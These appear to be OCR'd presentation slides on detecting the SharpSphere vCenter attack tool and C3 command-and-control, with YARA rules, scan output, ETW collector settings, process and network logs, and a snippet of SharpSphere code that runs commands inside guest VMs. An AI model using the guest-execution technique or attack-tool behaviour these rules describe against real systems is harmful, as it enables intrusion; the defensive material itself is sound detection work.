
DETECTION OPPORTUNITIES



DETECTION OPPORTUNITIES
.NET TOOLING



```
PS C:\Users\Administrator\Desktop> .\yara64.exe -smD .\SharpSphere.yara 4176
SharpSphere [description="Strings in SharpSphere binary.",author="Alfie Champion (ajpc500)",date="2021-06-12"] 4176
0x22953280204:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328074c:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x22953280ce4:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328127c:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x80e0874288:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x7ffe2f77f758:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328421a:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x22953284760:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x22953284cf8:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x22953748679:$s0: SharpSphere
0x229537486b6:$s0: SharpSphere
0x229532861dc:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x22953749234:$s0: SharpSphere
0x22953749265:$s0: SharpSphere
0x22953749296:$s0: SharpSphere
0x2295328672e:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328788e:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328c730:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328ccc8:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328d260:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328e706:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328ec9e:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
0x2295328f236:$s0: S\x00h\x00a\x00r\x00p\x00S\x00p\x00h\x00e\x00r\x00e\x00
```




```
rule SharpSphere {
    meta:
        description = "Strings in SharpSphere binary."
        author = "Alfie Champion (ajpc500)"
        date = "2021-06-12"
    strings:
        $s0 = "SharpSphere" ascii wide
        $s1 = "Upload file to target VM" ascii wide
        $s2 = "Download file from target VM" ascii wide
        $s3 = "[x] Attempting to execute with cmd /c the following command:" wide
        $s4 = "[x] Creating snapshot for VM" wide
        $s5 = "[x] Download complete, zipping up so it's easier to exfiltrate..." wide
        $s6 = "[x] Execution finished, attempting to retrieve the results" wide
        $s7 = "[x] Finding existing snapshots for" wide
        $s8 = "[x] Output file deleted" wide
        $s9 = "[x] Output:" wide
        $s10 = "[x] Process started with PID" wide
        $s11 = "[x] Snapshot created successfully" wide
        $s12 = "[x] Zipping complete, download " wide
    condition:
        all of them
}
```


Yara Rule - https://gist.github.com/ajpc500/7b3f44e6cae093ace68396adb3f27bfa

DETECTION OPPORTUNITIES
.NET TOOLING

```
C:\Users\b33f\Tools\SilkETW>SilkETW.exe

                    [v0.5 - Ruben Boonen => @FuzzySec]
```



```xml
<ETWCollector>
    <Guid>072e0373-213b-4e3d-881a-6430d6d9e369</Guid>
    <CollectorType>user</CollectorType>
    <ProviderName>e13c0d23-ccbc-4e12-931b-d9cc2eee27e4</ProviderName>
    <UserKeywords>0x2038</UserKeywords><!--Loader,Jit,NGen,Interop"-->
    <OutputType>eventlog</OutputType>
</ETWCollector>
```




Time ⏶	ProviderName	EventName	process_name	MethodNamespace	FormattedMessage

Jun 10, 2021 @ 23:06:42.615	Microsoft-Windows-DotNETRuntime	Method/LoadVerbose	rundll32	SharpSphere.Program	MethodID=140,727,723,122,720;
					ModuleID=140,727,720,755,496;
					MethodStartAddress=140,727,722,166,176;
					MethodSize=330;
					MethodToken=100,663,404;
					MethodFlags=Generic|HasSharedGenericCode|Jitted;
					MethodNamespace=SharpSphere.Program;

https://medium.com/threat-hunters-forge/threat-hunting-with-etw-events-and-helk-part-1-installing-silketw-6eb74815e4a0

https://blog.f-secure.com/detecting-malicious-use-of-net-part-1/

DETECTION OPPORTUNITIES
C3 USAGE



```
PS C:\Users\user\Desktop\Tools\yara> .\yara64.exe -s .\rules\c3_reflective_dll.yara ..\..\C3-1.2.0\iexplore-120-nonneg-slack.dmp
C3_reflective_dll_artefact ..\..\C3-1.2.0\iexplore-120-nonneg-slack.dmp
0x7c1807:$s1: NodeRelayDll_r64.dll
0xa924df:$s1: NodeRelayDll_r64.dll
0xbe3e0a:$s1: NodeRelayDll_r64.dll
0x7c181c:$sx: StartNodeRelay
0x7d4939:$sx: StartNodeRelay
0xa924f4:$sx: StartNodeRelay
0xaa5611:$sx: StartNodeRelay
0xbe3e1f:$sx: StartNodeRelay
```


```
rule C3_reflective_dll_artefact {
    meta:
        description = "C3 Reflective DLL Artefacts"
        author = "ajpc500"
        date = "2021-06-09"
    strings:
        $s1 = "NodeRelayDll_r64.dll"
        $s2 = "NodeRelayDll_r86.dll"
        $sx = "StartNodeRelay"

    condition:
        ($s1 or $s2) and $sx
}
```

```
rule Backdoor_Win_C3_1
{
    meta:
        author = “FireEye”
        date_created = "2021-05-11"
        description = "Detection to identify the Custom Command and Control (C3) binaries."
        md5 = "7cdac4b82a7573ae825e5edb48f80be5"
    strings:
        $dropboxAPI = "Dropbox-API-Arg"
        $knownDLLs1 = "WINHTTP.dll" fullword
        $knownDLLs2 = "SHLWAPI.dll" fullword
        $knownDLLs3 = "NETAPI32.dll" fullword
        $knownDLLs4 = "ODBC32.dll" fullword
        $tokenString1 = { 5B 78 5D 20 65 72 72 6F 72 20 73 65 74 74 69 6E 67 20 74 6F 6B 65 6E }
        $tokenString2 = { 5B 78 5D 20 65 72 72 6F 72 20 63 72 65 61 74 69 6E 67 20 54 6F 6B 65 6E }
        $tokenString3 = { 5B 78 5D 20 65 72 72 6F 72 20 64 75 70 6C 69 63 61 74 69 6E 67 20 74 6F 6B 65 6E }
    condition:
        filesize < 5MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and (((all of ($knownDLLs*)) and ($dropboxAPI or (1 of ($tokenString*)))) or (all of ($tokenString*)))
}
```


Yara rule - https://gist.github.com/ajpc500/9ae6eb427375438f906b0bf394813bc5

https://www.fireeye.com/blog/threat-research/2021/05/shining-a-light-on-darkside-ransomware-operations.html

DETECTION OPPORTUNITIES
NETWORK CONNECTIONS



Time	beat_hostname	event_id	process_id	user_account	process_name	dst_ip_addr	dst_port
Jun 10, 2021 @ 20:08:49.252	WRK1	3	5,156	uk\james	relay_x64_6fc1_slack.exe	13.224.225.15	443
Jun 10, 2021 @ 20:08:58.150	WRK1	3	5,740	uk\james	rundll32.exe	192.168.1.14	443




Relay_x64_6fc1_slack.exe

SPAWNS


Rundll32.exe

VCENTER


DETECTION OPPORTUNITIES
PROCESS CREATIONS - EXECUTE



Time	event_id	beat_hostname	user_account	process_parent_command_line	process_command_line
Jun 10, 2021 @ 19:55:17.270	1	WRK2	uk\james	"c:\program files\vmware\vmware tools\vmtoolsd.exe"	"c:\windows\system32\cmd.exe" /c whoami > c:\users\public\ohq4ccey.hib 2>&1
Jun 10, 2021 @ 19:55:17.413	1	WRK2	uk\james	"c:\windows\system32\cmd.exe" /c whoami > c:\users\public\ohq4ccey.hib 2>&1	whoami



```
if (output)
{
    //Set file to receive output
    var outfile = Path.GetRandomFileName();
    guestProgramSpec.arguments += @" > C:\Users\Public\" + outfile + @" 2>&1";

    //Start the program and receive the PID back
    Log("[x] Attempting to run cmd with the following arguments: " + guestProgramSpec.arguments);
    Log(@"[x] Temporarily saving out to C:\Users\Public\" + outfile);
    long pid = vim.StartProgramInGuest(processManager, vm, creds, guestProgramSpec);
```




Vmtoolsd.exe


cmd.exe /c whoami > C:\Users\Public\ohq4ccey.hib 2>&1

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
PROCESS CREATIONS - EXECUTE



	Time ⏶	beat_hostname	event_id	process_id	process_parent_command_line «	process_command_line	user_account
›	Jun 10, 2021 @ 20:08:59.704	WRK2	1	5,780	"c:\program files\vmware\vmware tools\vmtoolsd.exe"	"c:\windows\system32\cmd.exe" /c whoami	uk\james
›	Jun 10, 2021 @ 20:08:59.773	WRK2	1	2,356	"c:\windows\system32\cmd.exe" /c whoami	whoami	uk\james



Vmtoolsd.exe


SPAWNS

cmd.exe /c whoami

No --output == no file writes
but we still have anomalous child processes of vmtoolsd.exe

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

